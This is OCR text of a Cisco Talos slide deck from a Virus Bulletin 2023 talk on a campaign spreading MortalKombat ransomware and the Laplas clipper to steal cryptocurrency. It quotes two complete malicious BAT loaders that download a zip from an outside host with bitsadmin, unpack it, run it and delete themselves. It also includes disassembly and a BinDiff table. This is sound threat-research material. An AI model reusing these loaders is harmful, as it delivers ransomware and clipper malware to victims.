
Ransoming and Clipping for Illicit Cryptocurrency Gains

Virus Bulletin, London UK, 5 October 2023

Chetan Raghuprasad

cisco | TALOS

Who am I?



@CRaghuprasad

Threat Researcher at Cisco Talos

15 years in the industry. Infosec Analyst, Digital forensics and Incident response, Threat research.

Singapore

cisco | Talos

Cryptocurrencies makes the cyber criminal world go round

cisco | Talos

Cybercriminals popular choice

1. Anonymity
2. Irreversibility of transactions
3. Lack of Central Authority
4. Global Accessibility

Exploiting for their own gains

Different ways the cybercriminals are exploiting the cryptocurrencies

Phishing and Scams

Exchange hacks

Malware and Ransomware

Investment Frauds

Money Laundering

Cryptojacking

Darknet Marketplaces

cisco | Talos

Campaign


Ongoing since at least December 2022

Deploying MortalKombat ransomware and Laplas clipper malware

Targeting Individuals, small business and large organizations aim to steal cryptocurrencies


cisco | Talos

Victimology




- U.S.
- U.K.
- Turkey
- Philippines

Multi-stage attack chain



cisco | TALOS

Cryptocurrency-themed lure



CoinPayments.net <noreply@coinpayments.net> [redacted]@socket.net 1 12/13/2022

[CoinPayments.net] Payment Timed Out

We removed extra line breaks from this message.

FW-CPGK2XFPX4HOAUJ...
1022 bytes

Hello,

Your payment of 0.06262000 BTC to [redacted] has timed out without us receiving the required funds. The transaction with ID CPGK2XFPX4HOAUJJMBVDNXPOHZ has been cancelled.

Invoice-CoinPayments2022-17812

Malicious BAT Loaders

```
@echo off
bitsadmin /transfer System /Download /Priority FOREGROUND http://193.169.255.78/FW-CPGK2XFPX4HOAUJJMBVDNXPOHZ.PDF.zip %TEMP%\FW-CPGK2XFPX4HOAUJJMBVDNXPOHZ.PDF.zip
setlocal
cd /d %~dp0
Call :UnZipFile "%TEMP%" "%TEMP%\FW-CPGK2XFPX4HOAUJJMBVDNXPOHZ.PDF.zip"
cd /d "%TEMP%"
start "" "FW-CPGK2XFPX4HOAUJJMBVDNXPOHZ.PDF.exe"
del %~s0 /q

:UnZipFile <ExtractTo> <newzipfile>
set vbs="%TEMP%\_.vbs"
if exist %vbs% del /f /q %vbs%
>%vbs%  echo Set fso = CreateObject("Scripting.FileSystemObject")
>>%vbs% echo If NOT fso.FolderExists(%1) Then
>>%vbs% echo fso.CreateFolder(%1)
>>%vbs% echo End If
>>%vbs% echo set objShell = CreateObject("Shell.Application")
>>%vbs% echo set FilesInZip=objShell.NameSpace(%2).items
>>%vbs% echo objShell.NameSpace(%1).CopyHere(FilesInZip)
>>%vbs% echo Set fso = Nothing
>>%vbs% echo Set objShell = Nothing
cscript //nologo %vbs%
if exist %vbs% del /f /q %vbs%
```

MortalKombat Ransomware

```
@echo off
bitsadmin /transfer System /Download /Priority FOREGROUND https://transfer.sh/get/hftBjw/8kb.zip %TEMP%\8kb.zip
setlocal
cd /d %~dp0
Call :UnZipFile "%TEMP%" "%TEMP%\8kb.zip"
cd /d "%TEMP%"
start "" "8kb.exe"
del %~s0 /q

:UnZipFile <ExtractTo> <newzipfile>
set vbs="%TEMP%\_.vbs"
if exist %vbs% del /f /q %vbs%
>%vbs%  echo Set fso = CreateObject("Scripting.FileSystemObject")
>>%vbs% echo If NOT fso.FolderExists(%1) Then
>>%vbs% echo fso.CreateFolder(%1)
>>%vbs% echo End If
>>%vbs% echo set objShell = CreateObject("Shell.Application")
>>%vbs% echo set FilesInZip=objShell.NameSpace(%2).items
>>%vbs% echo objShell.NameSpace(%1).CopyHere(FilesInZip)
>>%vbs% echo Set fso = Nothing
>>%vbs% echo Set objShell = Nothing
cscript //nologo %vbs%
if exist %vbs% del /f /q %vbs%
```

Laplas Clipper Malware

cisco | Talos

MortalKombat

A Novel ransomware, discovered in Jan 2023


Time stomping, decrypt encrypted data from resource section, generating target files extensions

Establishes persistence in Run registry keys and configures the defaulticon and shellopen registry keys

Discovers and maps logical drives, enumerates and encrypts the target files

Mortalkombat freeze the windows OS


```
sub_4021C0      proc near               ; CODE XREF: sub_401AB9+8C↑p
                                        ; sub_401AB9+148↑p
                push    lpSubKey        ; lpSubKey
                push    80000000h       ; hKey
                call    RegDeleteKeyA
                retn
sub_4021C0      endp
```




"..Remember_you_got_only_24_hours_to_make_the_payment_if_you_dont_pay_prize_will_triple_Mortal_Kombat_Ransomware"

- Removes application and folders from Windows Startup
- Disables Windows run application
- Deletes root registry keys of the installed applications
- Corrupts the deleted files in the recycle bin folder and changes the file names and types

MortalKombat ransom note and wallpaper



Bindiff of MortalKombat and Xorist ransomware



Similarity	Confidence	Change	EA Primary	Name Primary	EA Secondary	Name Secondary	Algorithm
1.00	0.99	--------	00403120	__imp_MessageBoxA	004030E0	__imp_MessageBoxA	Name Hash
1.00	0.99	--------	004030A0	__imp_MoveFileA	00403090	__imp_MoveFileA	Name Hash
1.00	0.99	--------	004030E4	__imp_PathFindExtensionA	004030D4	__imp_PathFindExtensionA	Name Hash
1.00	0.99	--------	004030E0	__imp_PathFindFileNameA	004030D0	__imp_PathFindFileNameA	Name Hash
1.00	0.99	--------	004030EC	__imp_PathMatchSpecA	004030CC	__imp_PathMatchSpecA	Name Hash
1.00	0.99	--------	004030A4	__imp_ReadFile	00403094	__imp_ReadFile	Name Hash
1.00	0.99	--------	0040301C	__imp_RegCloseKey	0040301C	__imp_RegCloseKey	Name Hash
1.00	0.99	--------	00403000	__imp_RegCreateKeyExA	00403000	__imp_RegCreateKeyExA	Name Hash
1.00	0.99	--------	00403014	__imp_RegDeleteKeyA	00403014	__imp_RegDeleteKeyA	Name Hash
1.00	0.99	--------	00403010	__imp_RegSetValueExA	00403010	__imp_RegSetValueExA	Name Hash
1.00	0.99	--------	004030F4	__imp_RegisterClassExA	004030DC	__imp_RegisterClassExA	Name Hash
1.00	0.99	--------	004030A8	__imp_RtlMoveMemory	00403098	__imp_RtlMoveMemory	Name Hash
1.00	0.99	--------	004030D8	__imp_SHGetSpecialFolderPath	004030C4	__imp_SHGetSpecialFolderPathA	Name Hash
1.00	0.99	--------	004030FC	__imp_SendMessageA	004030E4	__imp_SendMessageA	Name Hash
1.00	0.99	--------	004030AC	__imp_SetErrorMode	0040309C	__imp_SetErrorMode	Name Hash
1.00	0.99	--------	004030B0	__imp_SetFilePointer	004030A0	__imp_SetFilePointer	Name Hash
1.00	0.99	--------	004030D4	__imp_ShellExecuteA	004030C0	__imp_ShellExecuteA	Name Hash
1.00	0.99	--------	004030E8	__imp_SizeofResource	004030DA	__imp_SizeofResource	Name Hash
1.00	0.99	--------	00403118	__imp_TranslateMessage	0040[illegible]	__imp_TranslateMessage	Name Hash
1.00	0.99	--------	0040311C	__imp_UpdateWindow	004030FC	__imp_UpdateWindow	Name Hash
1.00	0.99	--------	004030BC	__imp_WriteFile	004030A8	__imp_WriteFile	Name Hash
1.00	0.99	--------	004030C0	__imp_lstrcatA	004030AC	__imp_lstrcatA	Name Hash
1.00	0.99	--------	004030C4	__imp_lstrcmpA	004030B0	__imp_lstrcmpA	Name Hash
1.00	0.99	--------	004030CC	__imp_lstrcpyA	004030B4	__imp_lstrcpyA	Name Hash
1.00	0.99	--------	004030C8	__imp_lstrlenA	004030B8	__imp_lstrlenA	Name Hash
1.00	0.97	--------	004025FE	lstrcatA	00402370	lstrcatA	Name Hash
1.00	0.97	--------	004026D4	lstrcmpA	00402376	lstrcmpA	Name Hash
1.00	0.97	--------	00402610	lstrcpyA	0040237C	lstrcpyA	Name Hash
1.00	0.97	--------	00402616	lstrlenA	00402382	lstrlenA	Name Hash
0.85	0.97	GI--E-C	004021D1	start	00401EB7	start	Name Hash
1.00	0.99	--------	0040124F	sub_40124F	00401000	sub_00401000	Edges Flow Graph MD Index
0.94	0.99	GI----C	004013A8	sub_4013A8	00401128	sub_00401128	Call Reference
1.00	0.99	--------	00401748	sub_401748	0040142C	sub_0040142C	MD Index (Flow Graph MD Index, Top Down)
1.00	0.99	--------	0040177A	sub_40177A	0040145E	sub_0040145E	Edges Flow Graph MD Index
1.00	0.99	--------	00401797	sub_401797	0040147B	sub_0040147B	Edges Flow Graph MD Index
1.00	0.98	--------	004017B4	sub_4017B4	00401498	sub_00401498	Prime Signature
1.00	0.99	--------	004017EC	sub_4017EC	004014D0	sub_004014D0	Prime Signature
